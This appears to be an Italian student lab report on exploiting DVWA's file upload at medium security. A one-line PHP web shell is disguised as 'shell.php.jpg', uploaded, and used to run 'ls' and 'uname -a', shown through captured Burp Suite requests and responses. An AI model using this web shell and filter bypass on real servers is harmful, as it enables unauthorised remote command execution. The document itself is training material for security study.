


## Pratica S6L1


Codice php molto semplice da iniettare nell'upload della dwwa, mascherato da immagine jpg per eludere la sicurezza media della dwwa






The screenshot shows a text editor window titled "~/Desktop/shell.php.jpg - Mousepad". The editor has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons. The text area contains two lines of code:

```
1 <?php system($_REQUEST['cmd']); ?>
2
```

Il file viene caricato



## Esecuzione di comandi dal browser



# Analisi Burpsuite

## Upload file

Request

PrettyRawHex

1

POST /dvwa/vulnerabilities/upload/ HTTP/1.1

2

Host: 192.168.50.101

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: multipart/form-data;

boundary=-----107070201914651328491780666812

8

Content-Length: 507

9

Origin: http://192.168.50.101

10

Connection: keep-alive

11

Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/

12

Cookie: security=medium; PHPSESSID=9e9287e8e25bfaf9d7d07b09ce831a05

13

Upgrade-Insecure-Requests: 1

14

Priority: u=0, i

15

-----107070201914651328491780666812

16

Content-Disposition: form-data; name="MAX\_FILE\_SIZE"

17

100000

18

-----107070201914651328491780666812

19

Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"

20

Content-Type: image/jpeg

21

22

<?php system(\$\_REQUEST['cmd']); ?>

23

-----107070201914651328491780666812

24

Content-Disposition: form-data; name="Upload"

25

Upload

26

-----107070201914651328491780666812--

27

## Comando shell.php?cmd=ls

Request

PrettyRawHex

1

GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1

2

Host: 192.168.50.101

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Cookie: security=medium; PHPSESSID=9e9287e8e25bfaf9d7d07b09ce831a05

9

Upgrade-Insecure-Requests: 1

10

Priority: u=0, i

11

12

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Date: Mon, 09 Dec 2024 16:05:40 GMT

3

Server: Apache/2.2.8 (Ubuntu) DAV/2

4

X-Powered-By: PHP/5.2.4-2ubuntu5.10

5

Content-Length: 39

6

Keep-Alive: timeout=15, max=100

7

Connection: Keep-Alive

8

Content-Type: text/html

9

10

dvwa\_email.png

11

shell.php

12

shell.php.jpg

13

## Comando shell.php?cmd=uname -a

Request

PrettyRawHex

1

GET /dvwa/hackable/uploads/shell.php?cmd=uname%20-a HTTP/1.1

2

Host: 192.168.50.101

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Cookie: security=medium; PHPSESSID=9e9287e8e25bfaf9d7d07b09ce831a05

9

Upgrade-Insecure-Requests: 1

10

Priority: u=0, i

11

12

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Date: Mon, 09 Dec 2024 16:06:47 GMT

3

Server: Apache/2.2.8 (Ubuntu) DAV/2

4

X-Powered-By: PHP/5.2.4-2ubuntu5.10

5

Content-Length: 89

6

Keep-Alive: timeout=15, max=100

7

Connection: Keep-Alive

8

Content-Type: text/html

9

10

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

11